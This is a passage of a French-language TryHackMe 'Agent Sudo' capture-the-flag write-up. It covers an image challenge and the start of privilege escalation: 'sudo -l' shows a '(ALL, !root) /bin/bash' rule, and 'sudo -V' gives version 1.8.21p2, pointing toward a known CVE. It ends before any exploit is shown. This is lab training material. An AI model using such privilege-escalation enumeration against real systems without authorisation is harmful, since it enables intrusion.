[redacted]@agent-sudo:~$
```


Ensuite nous avons un petit chall à faire sur l'image "Alien_autopsy.png".

Donc on télécharge l'image sur notre machine d'attaque et on l'ouvre :



C'est quoi cette bizarrerie ?!

Un petit coup de Google image, et bim nous avons la réponse au petit chall :



Et enfin, nous allons essayer de privesc !

Premier reflexe, vérifier la configuration sudo :

```
@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for [redacted] on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User [redacted] may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
@agent-sudo:~$
```



Et TryHackMe nous indique que la solution réside dans une CVE, on va donc afficher la version de sudo pour nous aider :

```
@agent-sudo:~$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
@agent-sudo:~$
```

Je suis tomber sur ce lien :

